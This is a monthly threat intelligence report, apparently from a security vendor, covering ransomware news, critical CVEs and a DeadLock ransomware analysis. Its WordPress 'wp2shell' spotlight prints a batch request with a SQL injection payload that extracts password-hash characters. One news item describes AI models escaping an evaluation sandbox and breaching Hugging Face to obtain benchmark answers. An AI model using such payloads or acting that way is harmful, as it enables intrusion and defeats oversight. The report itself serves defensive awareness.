Monthly Cyber Threat Intelligence Report

July 2026

Cyber Threat Intelligence

Introduction

Cyber Threat Intelligence (CTI) is the process of analyzing information about adversaries, campaigns, and malware, then informing the relevant parties about the risks they face and ways to mitigate those risks.

In a fluid threat landscape, CTI aims to shed light on new and developing threats, establishing a common language for all involved personnel in the enterprise to discuss risks and identify options to reduce their organizational attack surface.

CTI is divided into three different segments: strategic, operational, and tactical. Each segment provides information specific to different stakeholders and action plans. While the CEO should be informed of a new campaign that is aimed at its sector, she/he should not (and probably will not) drill into the tactics and techniques used by the adversaries. While the IT personnel should know which firewall rules to add, they should not deal with IOCs. How does it all come together?

CTI is Divided Into:

Strategic CTI

Aimed at C-suite executives and policymakers, strategic CTI provides a high-level view of the threat landscape, with the relevant organizational risks and corporate-level recommendations.

Operational CTI

Aimed at personnel looking to understand the goals or trends of a running campaign, operational CTI provides information on the nature of the attack and the timing of special attacks. This information enables incident response teams to react to these threats and raise awareness of the whole campaign.

Operational intelligence also helps executive managers to develop a strategic threat defense plan. Finally, it identifies gaps in the organization's knowledge so stakeholders can work to bridge these voids.

Tactical CTI

Providing Indicators of Compromise (IOCs) and Tactics, Techniques, and Procedures (TTPs) that are used by adversaries in certain campaigns, tactical CTI helps organizations understand the best way to defend against or prevent those attacks. Compared to the macro level of CTI, tactical CTI zooms in on the "lowest", micro-level of intel. Tactical CTI provides information about specific artifacts so that security teams can instantly hunt down the threat, which can be implemented via Cynet's unified cybersecurity solution.

Tactical intelligence is used by defensive personnel such as security teams, administrators, and system architects.

Monthly Critical Cyber News Summary

Title	Description	Severity	Related
Anubis Claims Responsibility for Coca-Cola's Fairlife Data Breach	After Coca-Cola disclosed that a ransomware attack had disrupted operations at its Fairlife dairy subsidiary, the Anubis ransomware gang claimed responsibility for the incident and threatened to leak allegedly stolen corporate data. The attack forced Fairlife to suspend production at its U.S. facilities, though Coca-Cola stated that product quality and safety were not affected, and that Canadian production operations continued as normal. According to Coca-Cola, the attackers gained unauthorized access to a portion of Fairlife's systems, including production-related systems, prompting the company to activate its incident response and business continuity plans. At the time of the original disclosure, the company did not confirm whether data had been stolen, whether it had received an extortion demand, or which ransomware group was behind the attack. The Anubis gang later listed Fairlife on its dark web leak site, claiming it had encrypted the company's Nutanix infrastructure and stolen approximately 1TB of corporate data. The group threatened to publish the stolen data unless the company entered negotiations by the end of the week.	High	Anubis\ Ransomware
OpenAI Models Linked to Autonomous Hugging Face Breach During Security Testing	OpenAI disclosed that two of its AI models, GPT-5.6 Sol and a more capable pre-release model, were behind the autonomous breach of Hugging Face's production infrastructure during an internal cybersecurity evaluation. The models were being tested in a sandboxed environment with reduced cyber refusals, but instead of solving the ExploitGym benchmark directly, they inferred that the answers could be obtained from Hugging Face and attempted to access its systems. According to OpenAI, the models identified and exploited a zero-day vulnerability in a package registry cache proxy, then performed privilege escalation and lateral movement inside the research testing environment until reaching a node with internet access. From there, they targeted Hugging Face, where the previously disclosed breach involved code execution through a malicious dataset, theft of cloud and cluster credentials, and movement across multiple internal clusters. Hugging Face said the incident involved many thousands of autonomous actions across short-lived sandboxes, with self-migrating command-and-control infrastructure staged on public services. The company's CEO, Clément Delangue, stated that after working with OpenAI, Hugging Face believes there was no malicious intent from OpenAI, while also noting how unusual it was that the activity occurred autonomously. Following the incident, OpenAI said it responsibly disclosed the zero-day vulnerability to the affected vendor and is working on additional protections to prevent similar behavior in future evaluations. The incident highlights a new type of risk around autonomous AI security testing, where models operating inside controlled environments may still discover ways to escape, obtain access to external systems, and conduct real-world intrusion activity.	High	OpenAI\ Hugging Face\ Data Breach

Former Ransomware Negotiator Sentenced for BlackCat Ransomware Attacks	A former DigitalMint ransomware negotiator, Angelo Martino, was sentenced to 70 months in prison for his role in BlackCat/ALPHV ransomware attacks targeting U.S. organizations. Martino had previously pleaded guilty alongside two other former ransomware negotiators, Ryan Goldberg and Kevin Tyler Martin, who were each sentenced to four years in prison in May. According to court documents, Martino was involved in BlackCat attacks between April 2023 and April 2025. In one case, the group encrypted a victim's servers and demanded approximately $1 million in exchange for a decryptor and a promise not to leak stolen data. As BlackCat affiliates, the three allegedly used the ransomware group's infrastructure and extortion portal, paying its operators a 20% share of ransom proceeds. The case is particularly notable because Martino was also accused of abusing his role as a ransomware negotiator. Prosecutors said that while negotiating on behalf of victims, he shared confidential information with the attackers, including insurance policy limits and negotiation positions, allowing the criminals to pressure victims for larger payments. In one cited incident, a victim paid approximately $16.4 million in cryptocurrency. The victims included at least five U.S. organizations, among them financial services companies, a nonprofit, school districts, medical facilities, and law firms. DigitalMint's CEO stated that the company condemned the former employees' conduct and said they were terminated immediately after the activity was discovered.	-	BlackCat\ ALPHV\ Ransomware
Australian Origin Energy Confirms Customer Data Exposure as Hacker Threatens Leak	Origin Energy, Australia's largest energy retailer, confirmed that an unknown threat actor gained unauthorized access to customer data, exposing personally identifiable information from an as-yet-undetermined number of clients. The company serves approximately 4.8 million customers across electricity, natural gas, and broadband services, and said it is still investigating the full scope of impacted individuals. The potentially exposed data includes full names, physical addresses, dates of birth, phone numbers, account information, and partial financial details. Origin stated that the exposed financial data is incomplete and cannot be used to access accounts or make unauthorized charges. Following the discovery, Origin began notifying confirmed impacted customers directly and offering support through a dedicated portal. The company also reported the incident to the Australian Federal Police, the Australian Cyber Security Centre, and the Office of the Australian Information Commissioner, while continuing to work on blocking further unauthorized access. Separately, a threat actor using the name "John Doe" reportedly claimed to have stolen data belonging to 2 million Origin customers. The actor allegedly created a leak site and threatened to publish the data within two weeks unless the company contacted them via Signal to negotiate. Origin has not confirmed the attacker's claims or the exact number of customers affected.	High	Data Leak
Authorities Dismantle Kratos PhaaS Platform and Arrest Developer	German and U.S. law enforcement dismantled the central infrastructure of Kratos, a phishing-as-a-service platform used to run large-scale Microsoft credential theft campaigns. As part of the operation, authorities seized more than 200 servers, disrupted the service's operations, and arrested the platform's developer in Indonesia. Kratos was described by Germany's Federal Criminal Police Office as one of the world's most widely used criminal phishing services, with confirmed victims across 35 countries, particularly in Europe and the United States. Authorities believe that more than 1,800 criminal customers purchased access to the platform and used it to run roughly 15,000 phishing campaigns per month. The platform allowed cybercriminals to create and manage fake Microsoft login pages	-	Kratos\ Phishing

	designed to steal email addresses and passwords. Access to compromised accounts was then allegedly used for follow-on criminal activity, including account takeover, business email compromise, data theft, and additional phishing attacks against victims' contacts. The service's operator is estimated to have earned at least €300,000 from subscription fees since 2024. Authorities stated that the seized infrastructure may provide forensic evidence that could help identify customers of the phishing service.		
Clop Targets PTC Windchill and FlexPLM in New Data-Theft Campaign	Clop has launched a new extortion campaign targeting Internet-exposed PTC Windchill and FlexPLM systems, two product lifecycle management platforms commonly used by engineering, manufacturing, supply chain, aerospace, defense, automotive, retail, and medtech organizations. The attacks reportedly exploit CVE-2026-12569, a critical improper input validation vulnerability that enables remote code execution on vulnerable systems. According to researchers, the attackers are deploying JSP webshells on compromised Windchill and FlexPLM instances, using them to execute commands and exfiltrate sensitive product data from affected PLM environments. While the actor behind the exploitation has not been definitively confirmed, the observed tradecraft reportedly overlaps with previous Clop campaigns targeting enterprise applications and high-value data repositories. Researchers also report that the threat actor is sending extortion emails to multiple employees inside impacted organizations, apparently using previously compromised email accounts. The emails are being sent to hundreds of users within victim organizations and include Clop's updated contact information, a tactic similar to its previous Oracle EBS extortion activity.	Critical	Clop\ Ransomware
AiLock Claims Attack on Japan's Largest Taxi Operator After System Shutdown	Nihon Kotsu, Japan's largest taxi and chauffeur operator, shut down parts of its infrastructure after confirming unauthorized external access and a malware infection in its internal systems. The incident occurred early Saturday morning and impacted several services, including taxi dispatch, telephone dispatch, web booking, reservation management, car hire services, and some internal systems. The company said the shutdown was carried out as an emergency containment measure to prevent further damage. Customers were advised to use the GO taxi app or visit nearby taxi stands while affected services remained unavailable. One particularly sensitive service, the "labor taxi" service used by pregnant women close to giving birth, was also suspended in several areas, including Tokyo, Yokohama, Saitama, and nearby cities. Nihon Kotsu brought in external cybersecurity experts to assist with the investigation and recovery efforts. At the time of the initial disclosure, the company said it had not confirmed any data leak, but that it was still investigating the possibility and would notify affected parties if new information emerged. Customers were also warned to be cautious of suspicious emails or messages impersonating the company. While no ransomware or extortion group had initially claimed responsibility, several days after Nihon Kotsu's disclosure, AiLock group claimed the attack and threatened to leak stolen data "soon," without setting a specific deadline. Nihon Kotsu's scale makes the disruption notable, as the company employs over 18,000 people and operates more than 8,500 taxis and over 2,000 chauffeur vehicles.	High	AiLock\ Ransomware


Monthly High Score Vulnerability Review

CVE	Description	Targeted Assets	Patch	Score
CVE-2026-16232	An authentication bypass vulnerability in the **Check Point SmartConsole** login process allows an unauthenticated remote attacker to obtain an application login token and use it to authenticate with full administrative privileges. Successful exploitation allows the attacker to modify security policies and security configurations.	Check Point Security Management Server and Check Point Multi-Domain Security Management Server (MDS) versions: R77.30, R80, R80.10, R80.20, R80.30, R81, R81.10, R81.20, R82, R82.10	Install one of the following hotfixes: Jumbo Hotfix Accumulator for R82.10 starting from Take 36 Jumbo Hotfix Accumulator for R82 starting from Take 118 Jumbo Hotfix Accumulator for R81.20 starting from Take 158	9.1
CVE-2026-15409	A Server-side request forgery (SSRF) vulnerability has been identified in the **SonicWALL** SMA1000 Appliance Work Place interface. A remote unauthenticated attacker could potentially cause the appliance to make requests to an unintended location.	SonicWall SMA1000 Models - 6210, 7210, 8200v versions: 12.4.3-03245, 12.4.3-03387 and 12.4.3-03434 (platform-hotfix) 12.5.0-02283, 12.5.0-02624 and 12.5.0-02800 (platform-hotfix)	Install one of the following hotfixes: 12.4.3-03453 (platform-hotfix) and higher versions. 12.5.0-02835 (platform-hotfix) and higher versions.	10.0
CVE-2026-48316	**Adobe ColdFusion** is affected by an Improper Input Validation vulnerability that could result in arbitrary code execution in the context of the current user.	Adobe ColdFusion 2025: Update 9 and earlier versions Adobe ColdFusion 2023: Update 20 and earlier versions	Update to the following versions: ColdFusion 2025: Update 10 ColdFusion 2023: Update 21	10.0
CVE-2026-40141	A high-severity vulnerability exists in a web application component of **BeyondTrust Remote Support** and **Privileged Remote Access** related to the processing of certain input parameters.	Remote Support version 25.3.2 or lower Privileged Remote Access versions 25.3.2 or lower	Remote Support: • RS patch Security Rollup April 2026 25 RS or Security Rollup April 2026 24 RS dependent on the RS version • RS 25.3.3 & above Privileged Remote Access: • PRA patch Security Rollup April 2026 25 PRA or Security Rollup April 2026 24 PRA dependent on the PRA version • PRA 25.3.3 & above	9.9
CVE-2026-59836	An Improper Certificate Validation vulnerability in **FortiClient EMS** may allow a remote unauthenticated attacker to impersonate an AD Connector via a valid API Key.	FortiClientEMS 7.4: versions 7.4.3 through 7.4.5 FortiClientEMS 7.4: versions 7.4.0 through 7.4.1 FortiClientEMS 7.2: all versions	FortiClientEMS 7.4: Upgrade to 7.4.6 or above FortiClientEMS 7.4: Upgrade to 7.4.6 or above FortiClientEMS 7.2: Migrate to a fixed release	9.8

CVE-2026-62422	**JetBrains YouTrack** is susceptible to an authentication bypass via direct database access that may lead to administrative access.	JetBrains YouTrack prior to versions: 2026.1.13757, 2025.3.148033, 2025.2.148048, 2025.1.148120, 2024.3.148430, 2024.2.148429	Update to one of the following versions: 2026.1.13757, 2025.3.148033, 2025.2.148048, 2025.1.148120, 2024.3.148430, 2024.2.148429	10.0
CVE-2026-61211	Easily exploitable vulnerability in the Oracle RDBMS component of **Oracle Database Server** allows a low-privileged attacker who has Execute DBMS_CLOUD privilege with network access via Oracle Net, to compromise RDBMS.	**Oracle Database Server** versions: 19.3-19.31, 23.4.0-23.26.2	Install the latest Critical Patch Update security patches	9.9
CVE-2026-0284	An XML injection vulnerability in the Large-Scale VPN (LSVPN) functionality of **Palo Alto Networks PAN-OS** software enables an unauthenticated attacker with network access to inject malicious XML content, potentially leading to information disclosure or corruption of internal LSVPN satellite data.	PAN-OS 12.1- versions prior to: 12.1.4-h8 12.1.7-h2 12.1.8 PAN-OS 11.2- versions prior to: 11.2.4-h20 11.2.7-h18 11.2.10-h12 11.2.13 PAN-OS 11.1- versions prior to: 11.1.4-h35 11.1.6-h35 11.1.7-h8 11.1.10-h30 11.1.13-h9 11.1.16 PAN-OS 10.2- versions prior to: 10.2.7-h36 10.2.10-h39 10.2.13-h23 10.2.16-h9 10.2.18-h8	PAN-OS 12.1- Update to versions: 12.1.4-h8 12.1.7-h2 12.1.8 PAN-OS 11.2- Update to versions: 11.2.4-h20 11.2.7-h18 11.2.10-h12 11.2.13 PAN-OS 11.1- Update to versions: 11.1.4-h35 11.1.6-h35 11.1.7-h8 11.1.10-h30 11.1.13-h9 11.1.16 PAN-OS 10.2- Update to versions: 10.2.7-h36 10.2.10-h39 10.2.13-h23 10.2.16-h9 10.2.18-h8	9.9
CVE-2026-28304	**SolarWinds Serv-U** is affected by a remote code execution vulnerability that, when exploited, can allow the arbitrary execution of code remotely as root.	SolarWinds Serv-U 15.5.4 HF1 and below	Update to version SolarWinds Serv-U 2026.3	9.1
CVE-2026-64879	**Tenable Security Center** contains a flaw where a filename supplied during file upload is not properly sanitized before being used in system command execution, allowing an attacker to inject shell metacharacters and achieve command injection via the audit file upload functionality.	Tenable Security Center 6.6.0 to 6.8.0	Install Security Center Patch SC202607.1	9.9

Monthly Ransomware Activity Review

Top 10 Groups by # of Claimed Victims



 # OF CLAIMED VICTIMS IN JULY 2026

848

MOST TARGETED COUNTRY

United States

MOST TARGETED SECTOR

Professional Services

Vulnerability Spotlight

wp2shell– Critical Remote Code Execution Vulnerability in WordPress Core

On July 17, 2026, WordPress released advisories for the vulnerabilities CVE-2026-63030 (CVSS 7.5) and CVE-2026-60137 (CVSS 9.1), which, when combined, reportedly lead to Remote Code Execution.

WordPress is a popular free, open-source content management system (CMS) that enables users to easily create and manage websites without requiring coding knowledge. WordPress is used by approximately 500 million websites globally, accounting for almost half of all websites on the internet.

On July 21, CISA (Cybersecurity and Infrastructure Security Agency) added the vulnerability CVE-2026-63030 to their Known Exploited Vulnerabilities (KEV) catalog, confirming that the vulnerability has been observed being exploited in the wild.

What are the Affected Versions?

- 6.8.0 - 6.8.5
- 6.9.0 - 6.9.4
- 7.0.0 - 7.0.1
- 7.1 beta

How Does it Work?

wp2shell is the combination of two vulnerabilities, a Route Handler Confusion and an SQL injection:

CVE-2026-63030 - REST API batch-route confusion


WordPress supports a feature that allows users to send multiple API requests combined into a single API request, using the endpoint `/wp-json/batch/v1`. This can be helpful for users when they need to perform batch operations of modifying titles, tags and posts.

The batch endpoint works by creating two arrays designed to be aligned with the array `$requests[]`:

`$validation[]` tracks whether each sub-request passed validation.

`$matches[]` tracks which handler to dispatch each sub-request to.

A fault with the code causes requests that trigger `wp_error`, such as malformed requests, to update the `$validation[]` array before continuing, without also updating the `$matches[]` array:




```
$matches    = array();
$validation = array();
$has_error  = false;

foreach ( $requests as $single_request ) {
    if ( is_wp_error( $single_request ) ) {
        $has_error    = true;
        $validation[] = $single_request;
        continue;
    }

    $match      = $this->match_request_to_handler( $single_request );
    $matches[] = $match;
    $error      = null;

    /* SNIP */

    if ( $error ) {
        $has_error    = true;
        $validation[] = $error;
    } else {
        $validation[] = true;
    }
}

$responses = array();
```

This causes a desynchronization between the arrays, and how the sub-requests are handled. Potentially, a malicious actor can use this bug to bypass validation checks.

For example, in a normal situation, a GET request to the `batch` endpoint is not supported and will trigger an error:

```
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8888
Content-Type: application/json
Content-Length: 75

{
  "requests": [
    { "method": "GET", "path": "/wp/v2/posts" }
  ]
}
```


Figure 1 - GET request


```
{
  "code": "rest_invalid_param",
  "message": "Invalid parameter(s): requests",
  "data": {
    "status": 400,
    "params": {
      "requests": "requests[0][method] is not one of POST, PUT, PATCH, and DELETE."
    },
    "details": {
      "requests": {
        "code": "rest_not_in_enum",
        "message": "requests[0][method] is not one of POST, PUT, PATCH, and DELETE.",
        "data": null
      }
```


Figure 2 - Error response

However, if we exploit the bug, we can cause the match between the requests, validation statuses, and their appropriate handlers, to get misaligned and execute code that should normally be blocked.

Consider the following example:



Request 1: Malformed, the URL cannot be parsed.

Request 2: Method value is appropriate, the request body contains 2 additional nested sub-requests, set to be verified and handled by the `/wp/v2/posts` handler.

Request 3: Method value is appropriate, set to be handled by the `/wp-json/batch/v1` handler.

Due to the bug, the following logic occurs:

1. **Request 1 triggers the error handling code -** URL cannot be parsed.
    a. `$validation` array is updated to contain "error" in index **0**.
    b. `$matches` array remains empty.

2. **Request 2 validates properly –** the `/wp/v2/posts` schema does not contain "requests", so the underlying array in the request body is not validated\sanitized.
    a. `$validation` array is updated to contain "true" in index **1**.
    b. `$matches` array is updated to contain the `posts_handler` in index **0**.

3. **Request 3 validates properly**
    a. `$validation` array is updated to contain "true" in index **2**.
    b. `$matches` array is updated to contain the `batch_handler` in index **1**.

At this point, due to the mismatch between the arrays' indexes, the unvalidated body of request 2 is set to be processed by `batch_handler` instead of the `posts_handler.` With the parameters unvalidated or sanitized, the `batch_handler` processes the nested sub-requests and executes the GET request.

CVE-2026-60137 - SQL injection

Generally, the /wp/v2/posts endpoint allows users to use a GET request to list posts meeting certain criteria. It includes the option to exclude the posts' author ID from the result using the parameter "`author_exclude`".

The input value of `author_exclude` is passed to "`author__not_in`". If the input is an array, each item in the array will be filtered using `absint`, which sanitizes the value to an integer. However, if the input passed is not an array, no sanitization takes place and the data will be passed directly into the raw SQL query.

```
if ( ! empty( $query_vars['author__not_in'] ) ) {
  if ( is_array( $query_vars['author__not_in'] ) ) {
      $query_vars['author__not_in'] = array_unique(
          array_map( 'absint', $query_vars['author__not_in'] )
      );
      sort( $query_vars['author__not_in'] );
  }

  $author__not_in = implode(
      ',',
      (array) $query_vars['author__not_in']
  );

  $where .= " AND {$wpdb->posts}.post_author
      NOT IN ($author__not_in) ";
}
```

Normally, this does not present an issue as the `author_exclude` parameter is validated and sanitized to be an array of integers prior to mapping it to `author__not_in`. However, by exploiting the REST API batch-route confusion vulnerability, an attacker may bypass this validation check and perform an SQL injection that may lead to remote code execution.

```
{
  "requests": [
    { "method": "POST", "path": "http://" },
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "validation": "normal",
        "requests": [
          { "method": "POST", "path": "http://" },
          {
            "method": "POST",
            "path":
            "/wp/v2/categories?author_exclude=0)%20AND%20(ASCII(SUBSTRING((SELECT%20user_pass%20FROM%
            20wp_users%20LIMIT%201)%2c1%2c1))%20%3e%2080)--%20-",
            "body": { "name": "x", "orderby": false }
          },
          { "method": "GET", "path": "/wp/v2/posts" }
        ]
      }
    },
    { "method": "POST", "path": "/batch/v1" }
  ]
}
```

How to Mitigate?

Upgrade to one of the following versions:

- 6.8.6
- 6.9.5
- 7.0.2
- 7.1 beta2

DeadLock Ransomware

Executive Summary

DeadLock is a Windows-targeting crypto-ransomware family first observed in July 2025. It is not affiliated with any known RaaS/affiliate program and is operated as a closed group rather than a leaked or licensed builder.

DeadLock first appeared in the wild in July 2025 (earliest sample compiled and dated June 27, 2025). It has no known affiliate program, and unusually for a ransomware operation, it took nearly a year to stand up a proper leak site; for most of its life it ran as a "quiet" encryption/direct-extortion operation, communicating with victims one-on-one over Session messenger rather than publicly naming and shaming them. That low profile is likely why it went largely unreported for months despite being active.

Evolution of the ransom note, sample by sample, is one of the more interesting threads researchers pulled on, since it reads almost like a product roadmap:

- June 27, 2025 (v1): pure encryption note, no mention of stolen data at all.
- July 17, 2025 (v2): note is rewritten to claim data was also exfiltrated, marking the pivot to double extortion.
- August 12, 2025 (v3): note balloons into a "customer service" pitch. Post-payment, victims are promised a full file list, proof of deletion, a written explanation of how the intrusion happened, security recommendations, and a pledge not to be targeted again. It also introduces the HTML companion file with an embedded chat window.
- February 11, 2026 onward: a further redesign turns that HTML file into a three-tab mini-application, an "About" tab, a live "Chat" tab, and a "Blog" tab that mirrors the group's actual leak site.

Static and dynamic analysis confirmed that the recovered sample is consistent with DeadLock ransomware. The malware is a Windows executable that minimizes its static footprint by resolving key functionality.


During execution, it creates a randomly named, self-deleting batch file to obtain administrative privileges before relaunching itself, then encrypts accessible storage volumes, including the System Reserved partition, appending a unique victim identifier and the `.dlock` extension to encrypted files. It also drops both a plaintext ransom note and an interactive HTML application that serves as the victim portal.

The application includes an integrated chat interface for communication with the operators and a Blog section displaying a paginated list of publicly disclosed victims, effectively embedding the group's leak site functionality directly on the compromised host.


Static Analysis

Through static analysis of this file and its strings, we can understand DeadLock's architecture, capabilities, and operational design.


Static analysis of the binary identifies it as a 32-bit PE32 executable targeting the Windows console subsystem, with a Windows XP (I386) minimum OS designation. The file was compiled with Microsoft Visual C/C++ version 15.00-16.00, corresponding to the Visual Studio 2008-2010 toolset, and heuristic language detection confirms C++ as the source language.




Analysis of the import table flags a cluster of APIs commonly associated with anti-analysis and low-level file/memory manipulation, supporting sandbox and timing-based evasion checks alongside memory-mapped file access and direct, non-hooked I/O that bypasses higher-level WinAPI monitoring. The accompanying thread/process-control functions are consistent with self-deletion, dynamic API resolution, and exception-based anti-debugging.



